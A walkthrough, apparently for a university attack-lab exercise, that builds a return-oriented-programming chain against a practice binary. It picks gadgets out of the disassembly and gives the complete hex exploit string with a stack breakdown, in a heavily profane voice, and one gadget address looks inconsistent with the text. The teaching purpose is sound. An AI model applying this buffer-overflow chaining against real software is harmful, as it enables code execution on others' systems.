
Since gadgets actually take up space in the stack themselves, we won’t know the exact offset value until we’ve laid our plan out. Let’s start by trying to get a known address into one of the registers above.

The easiest address to work on is probably just the location of %rsp itself. At the time of execution, the %rsp points just below the buffer, where the old return address was. Knowing this, we should look for a way to move %rsp into %rdi or %rsi. Unfortunately, this lab is a cunt so neither of those exist. Once again we'll look for the next best thing and move %rsp into another register:




```
000000000040192c <addval_107>:
  40192c:	8d 87 48 89 e0 c3    	lea    -0x3c1f76b8(%rdi),%eax
  401932:	c3                   	retq
```

The 48 89 e0 at 40192e is an encoding for movq %rsp, %rax. So now we need to take a look and see if we have a way to get the value in %rax into a register that we want. A couple Cmd + Fs shows you that, thank the good Lord Jesus Christ amen hallelujah, we do:




```
00000000004018a3 <setval_448>:
  4018a3:	c7 07 48 89 c7 90    	movl   $0x90c78948,(%rdi)
  4018a9:	c3                   	retq
```

The 48 89 c7 at 4018a5 is an encoding for movq %rax, %rdi. So now we have a known address in one of the registers we need. The next step is to get our offset into the other register. Of course we don't know what value that offset is, but we'll just work with the register manipulation and fill it in later. Assuming we'll have to store the offset in the stack somewhere, we can use the same method from phase 4:



```
00000000004018c3 <getval_311>:
  4018c3:	b8 58 90 90 90       	mov    $0x90909058,%eax
  4018c8:	c3                   	retq
```

The 58 will place our offset into %rax. Because of the way this lab is designed, we’ll find that trying to get this value into %rsi is a major pain in the ass and just leads you down the deepest fucking rabbit hole:



```
0000000000401911 <setval_116>:
  401911:     c7 07 89 c1 20 c9         movl   $0xc920c189,(%rdi)
  401917:     c3                        retq

0000000000401984 <addval_250>:
  401984:     8d 87 89 ca 38 d2         lea    -0x2dc73577(%rdi),%eax
  40198a:     c3                        retq

0000000000401948 <getval_295>:
  401948:     b8 89 d6 20 c9            mov    $0xc920d689,%eax
  40194d:     c3                        retq
```

In the order shown above, we have encodings to move %eax into %ecx, %ecx into %edx, and, finally, %edx into %esi. We switch to using the lower registers because it’s easier to find the encodings for them.


Now that we have the known address and offset in the correct registers, we can apply the leaq to get the final address into %rax. The last step is to get that from %rax to %rdi, using the second gadget from earlier in this phase.

A word of advice: be careful when you’re writing these solutions down otherwise you’ll end up staring at the assembly for an hour, wondering how many puppies you must’ve killed in a past life to be sentenced to this hell, when, in reality, you just counted wrong because you’re a first grader in a college student’s body.

The last step is to find the offset. Writing your solution down first is really helpful for this step, but you should end up with an offset of 72 bytes, or 0x48. This leaves us with a solution that looks like:


```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
35 19 40 00 00 00 00 00
a5 18 40 00 00 00 00 00
c4 18 40 00 00 00 00 00
48 00 00 00 00 00 00 00
13 19 40 00 00 00 00 00
86 19 40 00 00 00 00 00
49 19 40 00 00 00 00 00
d6 18 40 00 00 00 00 00
a5 18 40 00 00 00 00 00
0e 18 40 00 00 00 00 00
37 34 35 36 38 39 61 30
```

Breaking this down into an overly fucking complicated stack analysis we have:




```
...
37 34 35 36 38 39 61 30
0e 18 40 00 00 00 00 00
a5 18 40 00 00 00 00 00
d6 18 40 00 00 00 00 00
49 19 40 00 00 00 00 00    %rax: [TRASH VALUE]
86 19 40 00 00 00 00 00    %rcx: [TRASH VALUE]
13 19 40 00 00 00 00 00    %rdx: [TRASH VALUE]
48 00 00 00 00 00 00 00    %rdi: [TRASH VALUE]
c4 18 40 00 00 00 00 00    %rsi: [TRASH VALUE]
a5 18 40 00 00 00 00 00
35 19 40 00 00 00 00 00
Padding
Padding
...
```


Once again, we have our default stack frame after **Gets** returns, where our overflow has been set up.



Once **getbuf** returns, the program will be ready to access our first gadget, which moves the address of %rsp into %rax:




Now, %rax contains the address of the cell directly below the padding and %rsp has moved to our second gadget, which will move this address from %rax to %rdi:

